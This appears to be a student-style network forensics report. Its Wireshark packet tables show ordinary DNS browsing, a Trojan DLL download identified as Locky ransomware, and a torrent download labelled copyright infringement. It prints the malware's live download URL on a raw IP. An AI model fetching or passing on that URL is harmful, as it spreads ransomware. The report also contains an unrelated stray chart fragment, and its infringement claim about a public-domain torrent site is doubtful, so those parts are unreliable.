- User LAPTOP-5WKHX9YG downloaded a Ransomware Trojan from site 205.185.125.104
- Downloading copyrighted media using BitTorrent



Normal Activity

Browsing the Internet

Evidence includes Domain Name System (DNS) traffic

A user from the Frank-n-Ted domain controller requested the Address records for carboardspaceshiptoys.com and immortalshield.com

Source	Destination	Protocol	Length	Info
Frank-n-Ted-DC.frank-n-ted.com	dns.google	DNS	97	Standard query 0xb228 A cardboardspaceshiptoys.com OPT
Frank-n-Ted-DC.frank-n-ted.com	dns.google	DNS	109	Standard query 0x3392 A edge-microsoft-com.a-0016.a-msedge.net OPT
Frank-n-Ted-DC.frank-n-ted.com	dns.google	DNS	89	Standard query 0x4a1d A immortalshield.com OPT

The user Gilbert-Win7-PC requested the Address records for vinylmeplease.com and www.bing.com

Source	Destination	Protocol	Length	Info
Gilbert-Win7-PC.okay-boomer.info	okay-boomer-dc.okay-boomer.info	DNS	81	Standard query 0xda3c A www.vinylmeplease.com
Gilbert-Win7-PC.okay-boomer.info	okay-boomer-dc.okay-boomer.info	DNS	72	Standard query 0x277a A api.bing.com
Gilbert-Win7-PC.okay-boomer.info	okay-boomer-dc.okay-boomer.info	DNS	72	Standard query 0xbc76 A www.bing.com

Watching Youtube

Evidence includes Domain Name System (DNS) traffic


A user managed by the okay-boomer domain controller requested the Address record for youtube.com

These packets show the DNS requests from the user to the domain controller:

Source	Destination	Protocol	Length	Info
e3d93e943791fa0e24193a0a5dc9de4f.local	okay-boomer-dc.okay-boomer.info	DNS	75	Standard query 0x72cb A www.youtube.com
e3d93e943791fa0e24193a0a5dc9de4f.local	okay-boomer-dc.okay-boomer.info	DNS	75	Standard query 0x72cb A www.youtube.com
e3d93e943791fa0e24193a0a5dc9de4f.local	okay-boomer-dc.okay-boomer.info	DNS	75	Standard query 0x72cb A www.youtube.com
e3d93e943791fa0e24193a0a5dc9de4f.local	okay-boomer-dc.okay-boomer.info	DNS	75	Standard query 0x72cb A www.youtube.com
e3d93e943791fa0e24193a0a5dc9de4f.local	okay-boomer-dc.okay-boomer.info	DNS	75	Standard query 0x72cb A www.youtube.com

These packets show the responses:

Source	Destination	Protocol	Length	Info
okay-boomer-dc.okay-boomer.info	e3d93e943791fa0e24193a0a5dc9de4f…	DNS	349	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 172.217.12.46 A 172.217.12.78 A 216.58.194.46
okay-boomer-dc.okay-boomer.info	e3d93e943791fa0e24193a0a5dc9de4f…	DNS	349	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 216.58.194.142 A 172.217.12.46 A 172.217.12.78
okay-boomer-dc.okay-boomer.info	e3d93e943791fa0e24193a0a5dc9de4f…	DNS	360	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 216.58.194.142 A 172.217.12.46 A 172.217.12.78
okay-boomer-dc.okay-boomer.info	e3d93e943791fa0e24193a0a5dc9de4f…	DNS	360	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 216.58.194.142 A 172.217.12.46 A 172.217.12.78
okay-boomer-dc.okay-boomer.info	e3d93e943791fa0e24193a0a5dc9de4f…	DNS	360	Standard query response 0x72cb A www.youtube.com CNAME youtube-ui.l.google.com A 216.58.194.142 A 172.217.12.46 A 172.217.12.78


16000
14000
12000
10000
Bytes [B]
Legitimate Smart Grid Data
Scanning
Malicious Payload
Malicious Activity
Network
6000
4000
2000
0
0 2 4 5 7 9 11 13 14 16 18 20 22 23 25 27 29 31 32 34 36 38 40 41 43 45 47 49 50 52 54
Simulation Time [s]

Trojan Malicious File Download


The user downloaded the a Trojan Malware using the HTTP protocol

The malware came from the site: http://205.185.125.104/files/june11.dll

Microsoft identified this Trojan as a Ransomeware program called Locky

Source	Destination	Protocol	Length	Info
LAPTOP-5WKHX9YG.frank-n-ted.com	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
205.185.125.104	LAPTOP-5WKHX9YG.frank-n-ted.com	HTTP	946	HTTP/1.1 200 OK

The following is the result from VirusTotal.com



Copyright Infringement

The user downloaded the file using the HTTP protocol

User Blanco-Desktop downloaded a torrent file from files.publicdomaintorrents.com

The packets below show Blanco-Desktop downloading the torrent file for the movie and thumbnail image

```
Frame 69706: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on interface eth0, id 0
Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
Internet Protocol Version 4, Src: BLANCO-DESKTOP.dogoftheyear.net (10.0.0.201), Dst: files.publicdomaintorrents.com (168.215.194.14)
Transmission Control Protocol, Src Port: 49834, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
Hypertext Transfer Protocol
  GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
```

```
Frame 69167: 500 bytes on wire (4000 bits), 500 bytes captured (4000 bits) on interface eth0, id 0
Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
Internet Protocol Version 4, Src: BLANCO-DESKTOP.dogoftheyear.net (10.0.0.201), Dst: files.publicdomaintorrents.com (168.215.194.14)
Transmission Control Protocol, Src Port: 49817, Dst Port: 80, Seq: 481, Ack: 11057, Len: 446
Hypertext Transfer Protocol
  GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1\r\n
```

Copyright Infringement: Continued

The copyright infringed movie thumbnail is depicted below

This image was downloaded from the Wireshark web traffic. (bettyboopontherereservationgrab.jpg)


THE END